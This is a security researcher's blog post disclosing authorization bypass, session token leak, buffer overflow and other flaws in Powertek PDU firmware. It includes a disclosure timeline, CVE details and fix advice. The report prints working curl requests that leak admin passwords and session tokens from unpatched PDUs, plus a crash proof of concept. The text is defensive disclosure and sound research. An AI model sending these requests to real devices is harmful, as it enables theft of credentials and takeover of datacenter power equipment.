



gynvael.coldwind//vx.log

## 2022-06-13: Screams of Power vulnerabilities (Powertek-based PDUs)

vulnerability:powertek

(moved updates to the bottom)

Even if the PDUs you use in your data center aren't branded "Powertek", please keep reading.

Powertek is a company that makes datacenter class smart PDUs (Power Distribution Units - i.e. heavy duty power cords) for server racks. They sell both directly (or at least used to in the past I think?) and through their resellers. There is one reseller per country and **they commonly rebrand their PDUs** (e.g. mine has a logo of the Swiss reseller - schneikel).


Anyway, in March I've done a quick 3h review of the firmware and found **multiple vulnerabilities and weaknesses in Powertek PDU's firmware v3.30.23** and possibly prior (details below). So, if you're using a PDU that is running Powertek firmware, you might want to **patch now**.

One more note on patch distribution though, because the situation is pretty substandard. The patch is made and was started to be distributed 30 days ago. However, for reasons which I don't fully understand Powertek decided to NOT distribute the new version of firmware publicly on their website, as is the standard way to do this. Instead, Powertek sent the patches to resellers and they were meant to distribute them to their clients (but they couldn't publish the patch either).

**UPDATE:** schneikel expressed interest to work together with Powertek on improving this (cool!).

As you can imagine this leaves out any second-hand owners of these PDUs. **If you are a second-hand owner of a PDU running on Powertek firmware, you have to reach out to your local reseller to get the patch** (or to Powertek directly I guess).

And yes, I did try to convince my contact at Powertek that perhaps having security patches on their website is a good idea. Given that on their website I still see firmware 3.30.17 from December 2020 (which is even older than the one I've reviewed), I think I've failed. As a side note, parts of that website still contain "Lorem ipsum" fillings, so... I guess the website isn't Powertek's favorite child?



[Return to dashboard](#)

### Sections

**lang:** |

**RSS:** |

[About me](#)

[Tools](#)


→ **YT** YouTube (EN)

→ **D** Discord

→ **M** Mastodon

→ **T** Twitter

→ **GH** GitHub



Paged Out! zine

### Links / Blogs

→ [dragonsector.pl](#)

→ [vexillium.org](#)

#### Security/Hacking:

[j00ru's blog](#)

[Icamtuf's blog](#)

[invisible things \(new\)](#)

[invisible things \(old\)](#)

[liveoverflow's site](#)

[/dev/null's site](#)

[pi3's blog](#)

[icewall's blog](#)

## How to check if my PDU is vulnerable?

Send the following request to your PDU's IP:

```
$ curl --cookie 'tmpToken=;' \
'http://ADDRESS_OF_PDU/cgi/get_param.cgi?
xml&sys.su.name'
```

If you see an XML packet with any username (usually admin), your PDU is most likely both a Powertek and vulnerable.

List of known brands using Powertek firmware:

Please help me fill out this list. If you know of a PDU brand that uses Powertek firmware and it's not on this list, let me know (Contact section).

- Powertek
- schneikel (Switzerland)

## CVSS, CVE, etc

Human readable details are in the next section.

Note that as part of this report I've actually reported 2 critical vulnerabilities and a handful of small stuff (buffer overflow, weak PRNG, the likes). The overall codename for these is **Screams of Power** (following my habit of naming vulnerabilities using metal band name generator), but there will be 2 CVEs for it.

Vulnerability: Authorization Bypass

- **CVE:** CVE-2022-33174
- **CVSS:** 9.8 (Critical),  
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Patch Diff Risk:** High

Vulnerability: Authenticated Session Token Leak

- **CVE:** CVE-2022-33175
- **CVSS:** 9.8 (Critical),  
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Patch Diff Risk:** High

Both are trivial in exploitation. I'll skip CVE/CVSS for the small stuff - see the details in the report below.

## Timeline and Detailed Report

- 2022-02-09: Vulnerabilities discovered. Asked reseller for direct contact to Powertek (since I couldn't find a security contact on their website).
- 2022-02-10: Sent vulnerability report to Powertek.
- 2022-02-11: Resent the report.
- 2022-02-16: Powertek confirmed receiving the report.
- 2022-05-11: Powertek asked for a short grace period.
- 2022-05-12: Powertek confirmed fixing vulnerabilities. We exchanged some emails about patch distribution.

taviso's blog  
pawel's blog  
sandeep's blog  
koto's blog  
carstein's blog  
zaufana trzecia strona  
niebezpiecznik  
sekurak

### Reverse Eng./Low-Level:

rewolf's blog  
gdtr  
spinning mirrors  
security news  
rev3rsed

### Programming/Code:

/dev/krzaq  
sil2100/vx's web log  
adam sawicki  
devkk.net  
xion.log

## Posts

Weird PCI-e connector actually works,  
A clever Python challenge – find flag,  
Debug Log: The mystery of usb 3-11 device,  
Hello World under the microscope,  
Crow HTTP framework use-after-free,  
Crowbleed (Crow HTTP framework vulnerability),  
Treebox - Python AST sandbox  
challenge from Google CTF 2022,  
An informal review of CTF abuse,  
Debug Log: Why is my M.2 SSD so slow?,  
Screams of Power vulnerabilities (Powertek-based PDUs),  
→ see all posts on main page

// copyright © Gynvael Coldwind  
// design & art by Xa  
// logo font (birdman regular) by  
utopiafonts / Dale Harris

/\* the author and owner of this blog hereby allows anyone to test the security of this blog (on HTTP level only, the server is not mine, so let's leave it alone ;>), and try to break in (including successful breaks) without any consequences of any kind (DoS attacks are an exception here) ... I'll add that I planted in some places funny photos of some kittens, there are 7 of them right now, so have fun looking for them ;> let me know if You find them all, I'll add some congratz message or sth ;> \*/

### Vulns found in blog:

- \* XSS (pers, user-inter) by ged\_
- \* XSS (non-pers) by Anno & Tracerout
- \* XSS (pers) by Anno & Tracerout
- \* Blind SQLi by Sławomir Błażek
- \* XSS (pers) by Sławomir Błażek

- 2022-06-13: This blog post was published / CVEs were requested.
- 2022-06-13: Received the "you will be contacted by our lawyer" email from Powertek.
- 2022-06-13: Productive chat with schneikel. Emailed more details about security disclosure processes / etc.
- 2022-06-13: Powertek confirmed they will add more information on their website.

Original report with details follows.

\*\*\* Summary:

Affected Models: Power Distribution Units running Powertek firmware.  
Firmware Version: PWT\_v3.30.23 or prior\*.

\* Most recent version of firmware available on Powertek's website is 3.30.17 from 2020-12-11. The 3.30.23 version was found on a PDU I've bought.

Powertek's PDU firmware is vulnerable to multiple vulnerabilities, including:

- authorization bypass that allows leaking current admin's credentials,
- authenticated session token leaking that allows accessing current admin's credentials,

as well as:

- weak (bruteforcable online under 24h) session token,
- a buffer overflow,
- weak default password (admin/admin),
- plaintext password storage,
- and a benign but funny unauthenticated web panel logo replacement.

To trigger or exploit any of these vulnerabilities an attacker must be able to connect to the HTTP (or in case of the weak default password - SSH) interface of the PDU.

IMPORTANT: This vulnerability is reported under the 90-day policy (version 2021), i.e. this report will be shared publicly with the defensive community on 12 May 2022 if a patch/fix is not available by that time, or 30 days after the fix becomes available. For details please see:  
<https://googleprojectzero.blogspot.com/2021/04/policy-and-disclosure-2021-edition.html>

\*\*\* Opening remarks:

Please note that all vulnerabilities included in this report were discovered in about 3 hours total. Unfortunately the quality of the code (security-wise) is severely lacking. I have no doubts there are many more vulnerabilities in the web panel of these PDUs.

Given the above it is strongly advised to perform a

thorough and in-depth security review of the firmware and all its components, and address all and any security issues found.

### \*\*\* More details: Authorization Bypass

The `/cgi/get_param.cgi` HTTP endpoint allows fetching certain configuration values from the PDU, either in XML or a simple `group.obj=value` INI-like format.

One of the values that can be fetched is the username and password in plaintext, however fetching both of these is possible only when using an authenticated session id (stored in `tmpToken` cookie).

For example this unauthenticated request doesn't return the sensitive values:

```
$ curl 'http://192.168.2.230/cgi/get_param.cgi?xml&sys.passwd&sys.su.name'
<xml charset="UTF-8">
</xml>
```

Similarly, a request with an invalid session id also returns nothing:

```
$ curl --cookie 'tmpToken=invalid' \
'http://192.168.2.230/cgi/get_param.cgi?xml&sys.passwd&sys.su.name'
<xml charset="UTF-8">
</xml>
```

However, setting the cookie value to be empty but still terminated with a `;` (semicolon) bypassed the authorization check:

```
$ curl --cookie 'tmpToken=;' \
'http://192.168.2.230/cgi/get_param.cgi?xml&sys.passwd&sys.su.name'
<xml charset="UTF-8">
<sys.passwd>ADMINPASSWORD</sys.passwd>
<sys.su.name>admin</sys.su.name>
</xml>
```

This is happening because the `checkUserLevel()` function in `/usr/lib/libweb.so` compares the `tmpToken` cookie to the full list of active session ids. The "full" here denotes both the entries in the list which contain an actual active session id, but also entries in the list which are vacant/free - and so they are empty. Given that the full list has space for 59 entries, and it's uncommon for more than 1 entry to be user, sooner or later we end up with an empty token being compared to an empty string in the session id list.

Pseudo-code:

```
for (int i = 0; i < 59; i++) {
    getobj_str(ACTIVE_SESSIONS_TABLE, i, session_id);
    if (strcmp(tmpToken_cookie_value, session_id) == 0) {
        return 1;
    }
}
return 0;
```

To address this specific bug it's enough to add a check whether the session id from the active session table is empty - if it is, just skip it in the comparison.

Please also note that it might be better to actually do a constant-time comparison here.

### \*\*\* More details: Buffer Overflow

The same checkUserLevel() function as the one discussed above has a buffer overflow when reading the value of the tmpToken cookie.

Pseudo-code:

```
char tmpKey[256];
sscanf(tmpTokenPtr, "tmpToken=%s", tmpKey);
```

The sscanf's format must contain the size of the destination buffer minus 1, i.e. "tmpToken=%255s" - otherwise it's vulnerable to a buffer overflow.

Note that I haven't exploited this buffer overflow so I'm not sure if a full RCE (Remote Code Execution) is possible here (cookie charset is the limiting factor), but there's no stack cookie either so it's worth addressing this.

Triggering PoC:

```
$ curl --cookie
'tmpToken=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBCCC
CDDDEEEFFFGGGGHHHHII
II;' \
'http://192.168.2.230/cgi/get_param.cgi?xml&sys'
curl: (52) Empty reply from server
```

### \*\*\* More details: Authenticated Session Token Leak

As is pretty standard, on login the user is assigned a session id. Using this session id in the tmpToken the user can e.g. request the username and password. The security of this mechanism relies on the fact that the attacker doesn't know the token.

Using the same /cgi/get\_param.cgi HTTP endpoint it's possible to fetch some configuration values as discussed previously.

One of the groups of the values that can be fetched is called "user". When fetching this group using the XML format (and only the XML format) one of the fetched fields is the active session array under the

"user.token" field.  
This array contains all the currently active sessions.  
An attacker can take one  
of the active sessions (if any admin is logged in at  
this moment), put it in the  
tmpToken cookie and fetch admin's username and  
password using the sys.su.name  
and sys.passwd fields discussed earlier:

```
$ curl 'http://192.168.2.230/cgi/get_param.cgi?
xml&user.token'
<xml charset="UTF-8">
<user.token index='0'>847025</user.token>
<user.token index='1'></user.token>
...
<user.token index='58'></user.token>
</xml>
```

In the above example the secret token is 847025.

```
$ curl --cookie 'tmpToken=847025' \
'http://192.168.2.230/cgi/get_param.cgi?
sys.su.name&sys.passwd'
sys.su.name=admin
sys.passwd=ADMINPASSWORD
```

To fix this please make sure that public fields are  
explicitly marked as such  
and all the others are either never sent or sent only  
when the user is logged  
in (i.e. has a valid token).

Please note that there are other potentially  
sensitive keys available  
without authentication, like for example (list not  
exhaustive):

```
net.passwd
ups.snmp.password1
ups.snmp.password2
ups.smtp.password
```

\*\*\* More details: Weak Session Token

As observed in the previous section, the session id is  
pretty short - in total  
it seems to have not more than 20 bits of entropy (1  
million combinations).

```
function getRandomInt(min, max) {
    return Math.floor(Math.random() * (max - min + 1)
+ min);
}

var tmpToken = getRandomInt(1,1000000);
...
Set_Cookie("tmpToken", tmpToken);
```

This allows a pretty fast online bruteforce of all  
possibilities. Depending on  
PDU's microcontroller it will take probably anything  
between a few hours to a  
bit less than a day to check all combinations. If an  
attacker is already in the  
network they can just leave the bruteforce running  
until they eventually get  
lucky - it's totally in the realm of feasibility.

Also note that Math.random is NOT a Cryptographically-  
Secure Pseudo-Random  
Number Generator (CSPRNG), though it might not make  
any difference in this case.

In any case, it's advised to change the session id to be at least 128 bits long, and ideally a CSPRNG should be used.

#### \*\*\* More details: Plaintext Password Storage

As seen in previous sections the admin's password is stored in plaintext. This is substandard and not necessary, and paired up with other vulnerabilities allows an attacker to easily read the password (no hash brute forcing required).

Please check recommendations for storing a password for authentication purposes (i.e. modern hashes, salts, maybe something like bcrypt/bcrypt/etc).

#### \*\*\* More details: Weak Default Password

Default password is admin/admin - that's not ideal.

In case an attacker is already in the network where a new PDU is connected, they might hijack the device (i.e. login to it and "tweak" settings) before a human admin can change the password.

Given the above, it's better to make the password random, e.g. generate it when programming the device at the factory and pass it on to the customers later on.

#### \*\*\* More details: [benign] Unauthenticated Logo Replacement

The /cgi/pic\_file\_update.cgi endpoint doesn't require any authentication and it probably should.

That said, worst that can happen is the web panel logo being replaced, so meh.

Please let me know if you have any questions.

## Updates

As per timeline, Powertek had a typical "first time seeing a vulnerability disclosure" reaction when I published this blog post. After several e-mails with Powertek and a phone call with schneikel (their Swiss reseller) however all seems well and they both expressed interest in improving their security process, which is admirable.

Given this, I removed previous updates as not being constructive.

## Comments:

2022-06-18 09:07:01 = nick

```
{
  great write-up, I got one question though - those fields
  u specified in URL to be present in XML response
  "sys.passwd&sys.su.name" (also those u mentioned
  later: net.passwd, ups.snmp.password1...) - where did
  u get them from? were they present in standard XML
  response or you found them in some local files?
}
```

2022-06-18 09:44:18 = Gynvael Coldwind

```
{
  @nick
  I don't remember exactly where individual field names
  came from, but there were in general four sources:
  - the client-side JS code which is using these APIs to
  fetch/store configuration/data
  - the backup configuration file which one can export via
  the web UI (or using one of these APIs)
  - if I'm not misremembering, also querying for e.g.
  "sys" instead of "sys.field" exported the whole group
  - as well as strings found in the firmware itself
}
```

## Add a comment:

Nick:

URL (optional):

Math captcha:  $10 * 8 + 5 =$

Submit